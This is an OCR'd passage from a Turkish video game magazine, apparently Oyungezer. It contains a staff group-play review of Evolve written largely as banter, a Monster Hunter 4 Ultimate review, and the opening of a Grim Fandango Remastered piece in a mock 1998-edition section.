→ **Sinan:** Yalnız Kraken'i cidden hiç bilmiyorum. Bak yaratıkları düzgünce öldüremiyor bile. Evrim geçirirken neye vereceğim hiçbir fikrim yok…Aha buldular beni!
Enis: Bekleyiiin, jetpack'in yakıtı bitti.
Sarp: Ben de aşağıda kaldım!
Ömer: Hadi neredesiniz??
Faruk: *Evolve*'un birinci kuralı: Trapper olarak lidersin tamam ama arada dönüp bir ekibe bak. Birbirimize destek çıkalım derken geride kalıyoruz bazen. Neyse yetiştiler.
Ömer: Kubbeyi indirdim, sıkıştırın yaratığı.
Faruk: Ben sıkıyorum sürekli. Sağol Sarp, Support'un kalkan desteği çok lazım kapışırken.
Enis: Derken ben indim. Medic indi, yok mu gelip diriltebilecek birisi?
Ömer: Tamam kaldırıyorum ben, ama kubbe yok oluyor.
Sinan: Oh neyse, kaçtık bu sefer. Bu seferlik siz kazandınız diyeyim. Yoksa berabere mi? Anam geliyorlar tekrar! Vay anasını sayın seyirciler.

(Yeni bir karşılaşma)

Faruk: Ben düştüm, birisi beni kaldırabilirse sevinirim.
Sarp: Seni kaldırayım derken Sinan beni de öldürdü. Yalnız bu da kulağımıza küpe olsun, canavar yaralanmış karakterin yanında bekleyip hamle eden kim varsa tek tek öldürüyor.
Enis: Ben de düştüm ama on saniye sonra geliyorum.
Faruk: Evet on saniye sonra indirme gemisi geliyor, tekrar dahil oluyoruz oyuna. Dayanın.
Enis: Geldim geldim geldim geldim atlıyorum.
Faruk: Savaşma Ömer, kaç. Zorlama. Geldik sayılır. İndirme gemisinin sayacı tekrar başlayacak, çok sonra gelirsin bak…
Ömer: …biri beni kaldırabilir mi?
Enis: Dur Medic olarak uzman olduğum işi yapayım. Ah be, ben olmasam ne yapacaksınız siz...
Sarp: Bizim desteğimizden faydalanıp kayıplara karıştı yine Sinan.
Sinan: Bir yere gidip evrimleşmeye çalışayım ben.
Sarp: Ben ayak izlerini görüyorum canavarın, en son gözümün önünde olduğundan herhalde. Takip edin beni.
Faruk: Bu arada çetin savaştın, azıcık canım varken bana kalkan takviyesi yaptığın için yaratığın canını bayağı indirdik.
Enis: İyi de bu süreçte canavar canını geri toplamıyor mu? Hani etraftaki canlıları falan yiyerek?
Ömer: Hayır, o süreçte evrimleşmek için doldurduğu bir bar var. Bir de kalkanını yeniliyor. Ama canını yenileme şansı yok. Ne kadar zarar verirsek, oyun boyunca o canla devam ediyor.
Sarp: Geliyorsunuz değil mi? Dümdüz ileride, kayanın üstünde uçuyor şu anda. Trapper, Ömer, yetiş ve kubbeyi bas. Acımayıııın!
Ömer: Ben göremedim bir türlü ya.
Sarp: Dur "Q"ya basıp işaretliyorum son gördüğüm yeri. Gözüküyor mu senin ekranında da?
Ömer: Tamamdır gözüküyor. Bunu daha sık kullansak ya biz?
Faruk: Göz temasında mı hâlâ Sarp?
Sarp: Dur, kaçırdım galiba. Kayalıkların arasında dolanırken dikkatimden kaçtı. Abi iyi grafikli oyun sevmiyorum, her şey birbirine ne çabuk giriyor. Yapsalarmış çamur gibi işte… Tekrar gördüm!
Ömer: Yakalamak için yere tuzak zıpkınlar bırakıyorum ben.
Faruk: Biraz can desteği fena olmazdı şu anda. Enis?
Enis: Abi bana odaklandı Sinan, ben baygın yatıyorum.
Faruk: Medic ve Support. Bu oyunda onlar saf dışı kaldı mı yapacak bir şeyimiz yok. Destek sınıflarının önemi çok büyük.
Sinan: Hepinizi öldürmedim mi ya? Kim kaldı?
Ömer: (Yutkunur)
Faruk: Tamam, o zaman şöyle yapıyoruz. Ömer Trapper olsun yine, Medic'i bana bırakın. Sarp Support'ta iyi. Enis sen de Assault ol tamam mı?
Enis: Yesss!
Faruk: Laaan! Bunun için mi kötü oynuyordun??

Sonuç - Canavar: 4 – Avcılar: 2


SİNAN: BAŞTA BENİ BULMAKTA ZORLANIYOR MUSUNUZ? EĞİLE EĞİLE GİDİYORUM DA.
ENİS: YO HİÇ ZORLANMIYORUZ KOŞARAK GİT. ÇEKİNME.







EVOLVE

MEDIC

Ne hayallerim vardı… Elime 40mm'lik kıyma makinesini alıp ortalıkta ölüm kusacaktım. Lav silahıyla ortalığı cehennem ateşine verecek, mayınlarımla hilkat garibelerinin etrafına bahçe kuracaktım. Meğer benim sadık yârim Medic'miş… Medic, Support ile yakın çalışması gereken bir karakter. Bu ikisinin birbirini sürekli kollaması lazım… Medic'in elinde, ilkyardım cihazı dışında yaratığı uyuşturan ve üzerinde zayıf nokta oluşturan yüksek kalibreli tüfekler de bulunuyor. Bu nedenle eli en iyi fare tutan adamınızı Medic'in başına oturtun. Mesela Medic'i önce Enis'e verdik, Sinan geldi dümdüz etti bizi. Kazandığımız tüm oyunlarda ben Medic, Sarp da Support oynuyordu. Kısacası Enis K. gibi şahsi oynayan göbekli orta saha oyuncusu karakterli adamlar değil, takımı için oynayan adamlar lazım Evolve'da… Evet, hâlâ kızgınım sana Eniz… Enizz… **-Faruk**




TRAPPER

Savaşta ekibin en az önemli üyesisiniz ama savaş dışı size emanet. Yaratığı bulmalı ve onu kıstırarak savaşı başlatmalısınız. Eğer yaratığı üçüncü evrim seviyesine ulaşmadan bulup kıstırabilirseniz görevinizi layığıyla yerine getirdiniz demektir. Yaratığın izlerini takip edin ama unutmayın o sizden daha hızlı. Bir şekilde önünü kesmelisiniz. Kubbe dikme yeteneğinizi çok doğru kullanmanız gerek. Cooldown süresi çok uzun. Yaratığı bulma konusunda etkinlik sırası Griffin > Maggie > Abe. Savaşlardaki etkinlik sırası ise tam tersi. **-Ömer**

ÇEK ELİNİ POWER RELAY'DEN!

(20 EL OYUNDAN SONRA)

Faruk: Peki, oyun hakkındaki düşünceleri alalım. Ne diyorsunuz?

Sarp: Yani iletişim çok önemli. Tanımadığın insanlarla oynarken kimsenin gıkı çıkmıyor. Ama konuşmadığın, taktik çalışmadığın zaman olmaz bir şey bu oyunda.

Enis: Ne bileyim, kayıt dışı ve kaydını tuttuğumuz birçok kez oynadık, o işi de çok verimli yapamadık galiba.

Sinan: E alışma süreci oldu başlarda. Bunca zaman herkes tek oynadı. İlk kez bugün takım olup dördünüz bir aradasınız. Bu arada ilk başta benim izimi bulmakta zorlanıyor musunuz? Sürünerek, gizli gizli dolanıyorum çünkü "Ctrl"e basıp.

Sarp: Evet zorlanıyoruz ama genel olarak mevzu o değil mi? Oyundaki en kritik şey, canavarı evrimin ilk aşamasında bulabilmek. Eğer canavar ikinci seviyeye çıkana kadar bulamazsak, zaten işler pek bir zorlaşıyor.

Enis: Yo yo hiç zorlanmıyoruz. Koşarak git sen. Git git çekinme…

Sinan: Arada bana da mama hazırlıyordunuz, ona hayranım ben.

Sarp: Çevredeki yaratıkları öldürmemizden mi bahsediyorsun?

Enis: Evet ya, ben canavar oynarken benim için de öldürüp durmuştunuz. Gerçi kendi rızkımın peşinden koşmayı seviyorum.

Faruk: Enis Albino'dan bahsediyor. Elit yaratıktı o bir de. Ben geçerken yakalamıştı, mecbur kalmıştı takım. Neyse, öldürünce ondan da buff aldık. Elit yaratıkların o özelliği güzel oluyor.

Sinan: O esnada sağ üstte Albino'nun cesedinin ne kadar yerde kaldığının süresi de gözüküyor. Enis bulsaydı yiyebilirdi onu, buff'ı alabilirdi. Ben tanımadığım kişilerle oynarken bile alışkanlık edindim "Don't kill the wildlife" (*Yabani hayvanları öldürmeyin*) demeyi.

Sarp: Bazen peşimize takılıveriyorlar. O nedenle sürekli yukarılardan gitmek lazım. Tabii etobur bitkiler falan da var. Diyorum işte, iyi grafikli oyun başa bela. Her şey o kadar güzel ki ayırt edemiyoruz bazen.

Ömer: Cidden grafikler olmuş. Benim bilgisayar emektar sayılır ama Low ayarlarda akıcı çalışıyor, o haliyle bile süper gözüküyor oyun.

Sarp: Aynen, bende de. 2011'de toplamıştım kasayı. Genel olarak Medium, birkaç ayar High şeklinde oynuyorum, yağ gibi akıyor evde.

Faruk: Üstelik performansı da hiç fena değil bence. Ne dersiniz?

Enis: Eh, bilemeyeceğim. Ofisteki en güçlü bilgisayarı verdiniz bana, ben anlamam düşük performanstan.

Faruk ve Sinan: Sıs!

Faruk: Bizim Sarp'la çok sık yaşadığımız bir sıkıntı var. Fare imleci her daim oyunun içinde, ekranda hareket edip duruyor. Ateş edeceğim diye hedef alırken →



GELİŞMENİN KURALI

Oyunda her sınıfın (Canavar da dahil) üç farklı karakter seçeneği var. Ama her sınıf, kendi içinde seviyeye sahip. Yani en çok kiminle oynar, kimin becerilerini maçlarda kullanırsanız onunla seviye atlıyorsunuz. Diyelim Trapper'sınız, Maggie ile başlıyorsunuz ve her beceriyi bir seviye yükseltince Griffin kullanılabilir oluyor. Beş sınıf için de geçerli bu kural.

Canavar oynarken evrim sistemi ise oyundaki canlıları yiyerek oluyor. Onlardan besleniyor, "V" tuşuna basarak evrim geçiriyorsunuz. Beslenme, canavarın kalkanını yenilerken kaybedilen canı vermiyor. **-Sarp**

MONSTER


İki rakibin gözünden aynı an.

VS



ASSAULT

Support oynarken Hank'e o kadar fazla alışıyorsunuz ki, Bucket ilginç bir karakter olmasına rağmen sizi yeteri kadar çekemiyor.

karşıma çıkıyor. Sinir oluyorum. Bir ara oyunu kapatıp açtım, bu sefer de imleç hiç gözükmez oldu.
Enis: Bende de oldu o. Canavar oynarken seçim yapacağım, neyin üstünde olduğumu bile göremiyorum.
Sinan: Çoğunlukla Hunt oynayıp durduk ama diğer oyun modları da fena değil. Bir de Mutatorlar var, onları beğendiniz mi peki?
Sarp: *Unreal Tournament*'ta vardı onlar, her türlü oyunun dengesini değiştiriyordu.
Sinan: Burada ek canavarlar eklemekten canavarın tepesine arada lazer indirmeye kadar farklı şeyler mevcut ya. Hem uyumlu olmuş, hem de renk katıyor.
Faruk: Ama lazer falan sadece renk katıyor. Ya da ek avcı. Ek canavarlarda ise çok zorlandık. İlk hallerinde olsalar da silip süpürüyorlar.
Sinan: Tabii oyun başına tek bir mutator eklenebiliyor. Düşünsene 3-5 taneyi ekleyip iyice zorlaştırdığını?
Sarp: Diğer oyun modlarını tek tek seçmek yerine şu beş görevin arka arkaya olduğu Evacuation güzel bence. Sonuçta seçim şansı da veriyor. Nest biz avcıların işine gelirken Rescue yaratığın tercih edeceği bir şey.
Sinan: He ya, zaten seçim ekranında bir tek ben seçiyordum. Siz dördünüz işinize geleni seçiyordunuz. Ühü.
Ömer: Sonunda bağlanan Defend de fena değil. Ama favorim Hunt. Hatta, lanet olsun diğer modlara! Sadece Hunt olsun, hayat Hunt olsun, hep Hunt olsun.
Faruk: Ben de hâlâ oturup tek el atacaksam Hunt'ı seçerim ama. Zaten hepsinde bir şekilde yaratığın peşinden koşmuyor muyuz? Nest'te yumurtaları yok edeceğimize başta yaratığı denemek daha mantıklı. Rescue'da da milleti alıp taşımak yerine yaratığı avlamak gerekiyor. Çeşit var ama sanki dengesi çok iyi değil modların.
Sarp: Genel olarak yorumlara bakınca, ekipçe oyun modlarına orta karar yaklaşıyoruz diye düşünüyorum. Ömer'in heyecanı dahil, Hunt favori yani.
Enis: Ben Medic olmadıktan sonra hepsi kabulümdür.
Sarp: Peki haritalar? 12 çeşit harita vardı, var mı favoriniz? →



Sarp: İnsanın bazen ayaklarını uzatıp ekip arkadaşlarının Sinan tarafından haşlanışını seyredesi gelir...



Enis: Assault'um ben! Ölsem bile sıkmaya devam!

> **SİNAN:** (SARP'A) BAK BU KONUŞMADAN ANLAMLI BİR ŞEY ÇIKMAZ. OYUN OYNUYORUZ BURADA. GLULOGHHG!




CANAVARINI İYİ TANI

Tabii avcılar gibi seviye kasmanız gereken bir dal canavarlar. Goliath ile başlıyor, sırayla Kraken ve Wraith'i açıyorsunuz. İlk bakışta artı, eksi ve taktikleriyle yaratıklar şu şekilde.
-Ömer


GOLIATH




Yaratıkların "kodumu oturtan"ı. Havadan avcıların üstüne inebilir, kaya fırlatabilir, ateş püskürtebilir ve uzaktakilere hücum edebilirsiniz. Bir arada durmamayı başarabilen avcı gruplarına karşı zorlanabilirsiniz ama birden fazla avcıyı yakalayabilirseniz savaşları kısa sürede kazanmanız gayet olası. Kaya atma ve yukarıdan dalma hareketlerinden kaçabilmek zor değil o yüzden önce *Charge* ile avcıların dengesini bozmayı deneyin. Hareket kabiliyeti diğer yaratıklara göre birazcık daha az olduğundan üçüncü seviyeye ulaşmadan yakalanmamak için ekstra dikkatli olun.




KRAKEN



Menzilli saldırılarıyla ve uçabilmesiyle bayağı değişik bir oynanış sunuyor. Başlarda mümkün olduğunca uçarak ilerleyin ki az ayak izi bırakın. Dar yollara mayın döşeyerek avcıları oyalayın. Savaş başladığındaysa sürekli havada kalmaya çalışın. Havaya bakarak savaşan avcıların düzeni dağılır genelde. Hatta etraftaki yaratıkları kendilerine saldırtırlar. *Vortex* özelliğiniz çok önemli; hedefinizdeki avcıları uzağa itebiliyor. Bunu hem başlarda yakalanmamak için hem de avcıları diğer yaratıkların üstüne atmak için kullanabilirsiniz. Kaçak dövüşün ve düzenlerini bozun kısacası.




WRAITH



RYO'lardaki rogue sınıfından esinlenmiş bir yaratık ama rogue demeye bin şahit ister. Ağır dalıyor ve hatta fazla güçlü olduğu konusunda çok şikâyet var şu sıralarda. *Supernova* özelliğiyle resmen blender'a bağlıyorsunuz. Toplu yakalanırlarsa işleri bitti demektir. Ortama klonunuzu salıp görünmeden avcıları arkadan yakalamanız da mümkün. Hele bir de *Abduction* yeteneği var ki aman diyeyim. Gruptan birini yakalayıp uzak mesafeye çekebiliyor, bir süreliğine zırh ve iyileştirmeden mahrum bırakabiliyorsunuz. Önce *Abduction* ardından *Supernova* oyundaki en iyi kombolardan.



EVOLVE



Sarp: Nest seçelim, Rescue ile mi uğraşacağız?
Sinan: (Yaratık) Ya şerefsizlik etmesenize ya...

→ *(Sessizlik)*

Sinan: Haritalar üstünde hiç düşünmedim ben.
Faruk: Evet, tek başıma oynarken de en az umursadığım şey oldu desem yeridir.
Sarp: Oyun çıkmadan önce korkuyorduk "Aynı yerde dolanmak sıkar" diye, ama farklı yerler olsa da haritaları umursamıyormuşuz cidden.
Sinan: Ben bayağı eğlendim ama, hiç hakkını yemeyeyim. Üstelik 4'e 1 dengesini mükemmel buldum.
Faruk: Kesinlikle! Ama kati surette bu eğlenceyi tanımadığımız insanlardan alamayız. Ben oynarken alamadım mesela.
Sinan: Benim 1-2 güzel anım var gerçi ama "Ömer batırdın" demedikten sonra keyfi yok evet.
Ömer: Hımgh!
Sarp: Artık son karara gelelim. Bu oyun uzun vadede oynatır mı kendini? Üstelik fiyatına göre almaya değer mi?
Enis: Bu konuda ben açık açık bir şey soracağım: Bir ay sonra ne olacak bu oyun? Ben bir ay aralıksız oynamam bu oyunu.
Sinan: Hiçbir zaman tam olarak bilemezsin ki. Bir dolu DLC çıkarırlar, Steam Workshop desteği falan gelir haritalar için…tamam konsollar kenarda kalır ve modlama işi olmaz. Abarttım biliyorum.
Enis: Yeni yeni karakterler gelir mi yani?
Sinan: Öyle deniyor, planlarda o var gibi.
Faruk: Sen hâlâ *Left4Dead* oynamıyor musun mesela?
Enis: Ben online oyun oynamıyorum ki…

(Bir sessizlik ve ardından deli kahkahalar)

Ömer: Adam hedef kitle değilmiş zaten.
Enis: Ama bakın, online oyun oynamayan birisi olarak *Evolve*'dan bayağı keyif aldım. Canavar olarak oynamak, daha önce hiç tatmadığım bir deneyim. Sadece uzun süre oynar mıyım diye sorguluyorum.
Faruk: Orada tercih meselesi giriyor işin içine işte.
Sarp: Bir de arkadaşların olup olmadığına. Hepimiz ne de olsa arkadaşla keyifli olduğu konusunda hemfikiriz?
Sinan: Evet.
Faruk: Ama PC'de 169TL nedir arkadaş ya?
Ömer: Dijital olarak 132'ye kadar düşüyor resmi satış yerlerinde ama yine de fazla.
Sarp: Konsolda 250TL olduğunu düşünün bir de. Üstelik konsolda internet üzerinden oyun oynamak için aylık üyelik de gerekiyor (PS Plus ya da Xbox Live Gold).
Enis: Bu anlamda sordum işte. Şu anda keyif alıyorum, ara ara oturup oynayacağım bir oyun ama bir ay ya da daha uzun bir süre için "ana oyun" olur mu *Evolve*?
Sinan: Talep ettiği fiyatın çok yüksek olduğunu kabul ediyoruz hepimiz zaten. Ama *Call of Duty*'yi alıp sadece çok oyunculu oynayan insanlar var. O nedenle bir takım olarak gidip alarak uzun süre oynayabilir insanlar.
Sarp: Bana da biraz uçuk geliyor dürüst olmak gerekirse. *Advanced Warfare* da aynı fiyata çıktı, en azından tek kişilik içeriği de vardı yani. 4'e 1 sistemi olmasa da piyasada free-to-play birçok oyun var arkadaşlarla oynamak için.
Faruk: Burada da tek kişi oynayabiliyorsun, ama *Left-4Dead* gibi. Diğer karakterler yapay zekâya veriliyor.
Sinan: Üstelik birileri oyuna aradan girip dahil de olabiliyor, o sistemi de başarılı buldum ben.
Sarp: Ne dediğimi anladınız işte. Sonuçta fiyat / performans oranını değiştirmiyor bu.
Faruk: Neyse, en iyisi ne kadar bağımlılık yapıcı olduğuna bir sonraki seansta karar verelim bence.
Enis: Hadi kalkıp bacakları açalım biraz.
Sarp: Makinelere de bir restrart atalım. Dinlensinler.
Sinan: Huoop! Usta bizim hesapları kapatıver!
Sarp: Çay kaldı mı ya?..

(Ay sonuna dek bir daha toplanıp oynamadılar)


Ömer: Sinir hastası ettin bizi Daisy...



Faruk: 17 saniye sonra ensendeyiz Sinaaaaan!

KÜNYE

Tür: Çevrimiçi FPS **Yapım:** Turtle Rock Studios **Dağıtım:** 2K / Aral **Kutulu Fiyatı:** 160TL (PC), 240TL (konsollar) **Dijital İndirme:** 170TL (Steam), 132TL (Playstore), 210TL (PS Store) **Yaş Sınırı:** 16 **Dahası İçin:** tinyurl.com/ogz89-evolve



MONSTER

Hesapta Support oynayacaktım, ama bir kere başladıktan sonra ekibin seçilmiş yaratığı oldum! Yaratıklardan da Goliath gözdem oldu resmen. Bunun çok net bir sebebi var: Goliath aslında Hulk! Kırmızı / siyah bir Hulk! Zıplayıp yere vuruşuyla 2-3 avcıyı perişan ederken, kaçanların kafasına okkalı bir kaya atması, yanına yaklaşanlara alev püskürtmesi ve yine kaçanların üstüne koşarak saldırmasıyla elinden kurtulan avcı pek olmuyor.

Goliath'ı seçmemin bir diğer nedeni de, gerçekten "yaratık" olma hissiyatını ve tokluğunu vermesi. Kraken ve Wraith'le bu hissi alamadım... Hal böyle olunca da 20 küsur elin çoğunda ben ve Goliath'ım terör estirdik! Bir tek Sarp ve o lanet olası bombardımanı durdurabildi beni! **-Sinan**

+

- Grafikler harika
- Sınıfların dengesi ve önemi
- Yaratıkla oynarken güçlü hissediyorsunuz
- Aynı haritalara farklı hava koşulları

−

- Haritalar çok dikkat çekmiyor
- Her sınıfı kendi yolunda geliştirmek uzun ve çileli
- İletişimsiz oyuncu çevresi
- Fiyatı çok pahalı



7+

SON KARAR

Ekipçe oynarken çok keyif aldığımız, ama tekrar geri dönmeye vakit ayırmadığımız, eğlenceli ama "bu parayı hak eder mi?" sorusuna olumlu cevap veremeyen bir oyun.



MONSTER HUNTER 4 *ULTIMATE*

AV SEZONU BAŞLASIN! -EREN ERYÜREKLİ

Bu bir aşk hikâyesi. Evet aşk, çünkü herhangi bir *Monster Hunter* oyununu uzun süre oynayıp da tutku ile bağlanmayan görmedim. Japonya'da 2004'teki çıkışından bu yana tam bir fenomen olan seri Batı'da yeni yeni tanınsa da yavaş yavaş sağlam bir hayran kitlesi oluşturuyor. Bu çılgınlığın en yeni mahsulü olan *MH4U* da nihayet Batı'ya çıktı ve uzun zamandır beklediğimiz sevgilinin bu yeni hali hiç olmadığı kadar güzel.

DERTLERİN DERMANI

Olayımız basit; biz işe yeni girişmiş bir avcıyız fantastik bir dünyada ve burada her gün yeni bir macera. Öyküye bu sefer uğraşılmış ve verilen emek bizi oyuna daha çok bağlıyor. Üyesi olduğumuz kasaba bizim her şeyimiz. Burada aşçısı, manavı, demircisi, tüccarı, kedisi herkes bize yardım için bulunuyor, tabii biz de onlara yardım edersek. Görev bazlı oynanış bir el konsolu için ideal olduğu için formül değişmemiş. Görevler "git şu dev yaratığı kes", "şundan da 3-5 tane toplasan ne güzel olur" ve "abi şu kadar ufak yaratık kes canımı ye" minvalinde dönüyor sürekli.

Göreve başlamadan önce kendi yaptığınız el emeği göz nuru 14 silah çeşidinden birini seçiyorsunuz (ki bu arkadaşların her biri başlı başına bir oyunu götürecek kadar hareket çeşidine sahip) ve aksiyona balıklama dalıyorsunuz (3 arkadaşınızla da takılabilirsiniz online olarak).

Tabii balıklama derken karşınıza gelen bin bir türlü canavara öyle kafa göz dalarsanız üzülürsünüz, çok iyi animasyonlar eşliğinde canlandırılan bu arkadaşların hepsi de canınıza okumaya kararlı. Tabii siz de onlara karşı boş değilsiniz. Yeni eklenen tırmanma mekaniği canınızı çok kere kurtaracak.

Örneğin **Yian-Kut-Ku** ilk bakışta kolay lokma görünen minik bir ejdercik. Siz onu patakladıkça o da sinirleniyor, saldırıları vahşileşiyor ve yaşam barı da olmadığı için onun bu tavır değişikliklerinden, yaralarından ne kadar canı kaldığını anlamanız gerekli. *Monster Hunter*'ı özel kılan bu oynanış, keskin bir gözlem, ezber ve zamanlama becerisi istiyor.

Her silahın kendine has bir oynanışı var ve ustalaşması da zaman alıyor. Çift hançer ile kombolara doyamazken, mızrak/kalkan ikilisi ile daha sabit ve dayanıklılık isteyen bir oynanışa yelken açıyorsunuz. Yeni eklenen "insect glaive" silahı ile oradan buradan deli gibi saldıran yaratıkların arasında uçup kaçarak epik bir aksiyon şiiri yazıyorsunuz resmen, ben böyle bir oynanışı hiçbir oyunda görmedim, bilmiyorum.

TOPLAYICI OLMAK LAZIM

Tabii olay sırf aksiyondan ibaret değil. Diyelim ki canavarı avladınız, ödüllerinizi alıp evinize döndünüz (arada haritadaki kaynakları da topladınız). Hemen demirci amcaya koşup bir bakın bakalım bu yeni parçalardan ne yapılıyor. Her canavar size yeni bir silah veya zırh yapmak için bir kapı açıyor ve daha güçlü düşmanları alt etmek için bu ekipmanlara kesinlikle ihtiyacınız



Bir gün yine Tigrex'le kolbastı oynuyoruz...

var. Bu basit döngü *Monster Hunter*'ın kalbini de oluşturan ana mekanik aslında. Canavar kes - çıkan parçalardan silah/zırh yap - daha güçlü canavar kes - tekrar et.

İşte kolayca sıkıcı olabilecekken içerdiği çeşitlilik sayesinde oyunun muhteşem olmasını sağlayan bu döngü işin tutku kısmını da fazlasıyla besleyerek bağımlılık yapıyor. Kesmelere doyamıyorsunuz arkadaş!

ŞİMDİ CANAVARLAR DÜŞÜNSÜN!

Tüm bu güzelliklere karşın oyun zor arkadaşlar (gerçi bu sefer yeni başlayanlar için güzel öğrenme bölümleri de mevcut). Bazen çileden çıkacaksınız, elinizdeki 3DS'i fırlatacaksınız, söveceksiniz ama vazgeçemeyeceksiniz bu oyundan. Ben seriye yüzlerce saatimi vermiş biri olarak aynı heyecanı yaşadım yeni oyunda da.

Eski fanlar zaten atlayacaktır doğrudan, yeni arkadaşlar da ürkmesin dalsın *Monster Hunter* dünyasına. Keza bu sefer çıta göklere çıkmış, kral kendi yarattığı türde yeni zirvelere ulaşmış. Havadaki aşk şimdi daha güçlü...



Silahlarınıza bakması ayrı bir zevk.

CANAVARLARA KARŞI SAVUNMA REHBERİ

- Görev önceleri yemek yemeyi unutmayın, aç mide ile savaşılmaz.
- Oyun stilinize uygun silahı seçmek başarıya giden ilk adımdır.
- Düşmanlara pata küte dalmayın, hareketlerini analiz ederek açıklarını yakalayın.
- Her savaşta yanınıza bolca sağlık eşyası almayı ihmal etmeyin.
- Çevrimiçi oynarken silahınızı sağa sola sallarken millete vurmamaya özen gösterin.
- Bazı savaşlar yarım saatten fazla sürebiliyor, sabrınızı yitirmeyin.



- Yaratıcı canavarlar ve mekânlar
- Muhteşem animasyonlar
- Yüzlerce eşya, zırh ve silah
- Harika mini-oyunlar
- En az 200 saatlik oyun süresi
- Oyuna çok iyi yedirilmiş yeni dinamikler
- Görevlerin hikâyeye olan katkısı
- Yeni oyunculara da hitap ediyor

–

- Bazı yan görevler sıkıcı...
- Bazı yaratıklar çileden çıkarıcı...
- Grafikler de artık eskimiş biraz...
- Bir de aşırı bağımlılık yapıyor :)
- Neden sadece 3DS?

9+

SON KARAR

Daha büyük, daha eğlenceli, daha aksiyon... Yaşasın kral!



KÜNYE

Tür: Aksiyon/RYO **Yapım:** Capcom **Dağıtım:** Capcom/Nintendo **Sistem:** Nintendo 3DS **Kutulu Fiyatı:** 40$ **Dijital İndirme:** 40$ (Nintendo e-Shop) **Yaş Sınırı:** 13 **Dahası İçin:** www.monsterhunter.com


Oyungezer ÖZEL
HERKESE 7,5 TL DEĞERİNDE 500 RP
HEDİYE 2 DEV POSTER
LEAGUE OF LEGENDS
2015 SEZONU BAŞLIYOR
TAKIMLARIN VE OYUNCULARIN SON DURUMUNA DAİR HER ŞEY BURADA
REHBER 30 ŞAMPİYON REHBERİ
HİKAYE SHURİMA'NIN KÜLLERİ
ESPOR ŞAMPİYONLUK LİGİ VE TAKIMLAR HAKKINDA HER ŞEY



APPLE'DAN AKIL ALMAZ YENİLİK!

OGZ '98 EDITION

Mart 1998/03 • 7.500.000 (KDV Dahil) • Sayı: 15 • ISSN: 1307-8933



LEGEND OF ZELDA
NINTENDO BOMBAYI BIRAKTI!

TAM 2 SAYFA!

FAHRENHEIT / INDIGO PROPHECY
Quantic Dream ismini aklınıza kazıyın!

GRIM FANDANGO *Remastered*

LUCASARTS'I ÖLÜMSÜZ YAPACAK BİR ADVENTURE

HEROES III
MIGHT&MAGIC
Bu oyunu 2015'e kadar oynarız muhtemelen...

EN SONUNDA DREAMCAST'E KAVUŞUYORUZ!



GRIM FANDANGO Remastered

KALP DURDUKTAN SONRA AŞK MÜMKÜN MÜ?

-C. SERPİL ULUTÜRK



Müziklerini, Meksika aksanını, balonlu bulmacayı, çatıdaki kuşları, Ölüler Günü'nü, Manny'nin hiç sönmeyen sigarasını ve tabii "Viva la revolución"u hatırlıyorum. Çünkü *Grim Fandango*, benim berbat hafızamın bile silemeyeceği derinlikte izler bırakan bir oyun. Koskoca bir 17 yıl olmuş halbuki. O yıllarda neler yaptığımı sorsanız, doğru düzgün anımsayıp da bir araya getiremem ama işte *Grim Fandango*'daki ormanı hâlâ hatırlıyorum.

OGZ '98 Edition'a hoş geldiniz. 90'lı yılların başyapıtları bir anda dirilip karşımıza çıkınca hepsini böyle bir mini dergi uydurup içine toplayalım istedik. Tabii ki aralarına "devamı çıkması istenen oyunlar" listesinin gediklisi *Grim Fandango*'nun *Remastered* sürümünü de kattık. Bir devam oyunu değil, eski *GF*'nin görsel olarak derlenip toparlanmış hali bu. İyi ki de öyle. Çünkü birazdan anlatacağım üzere, zamanının ötesinde bir oyun olarak hatırladığımız *GF*, bugün için bile hâlâ oyun dünyasının birkaç adım önünde, hâlâ kendisinden öğrenilecek çok şey var.

VIVA LA REVOLUCIÓN!

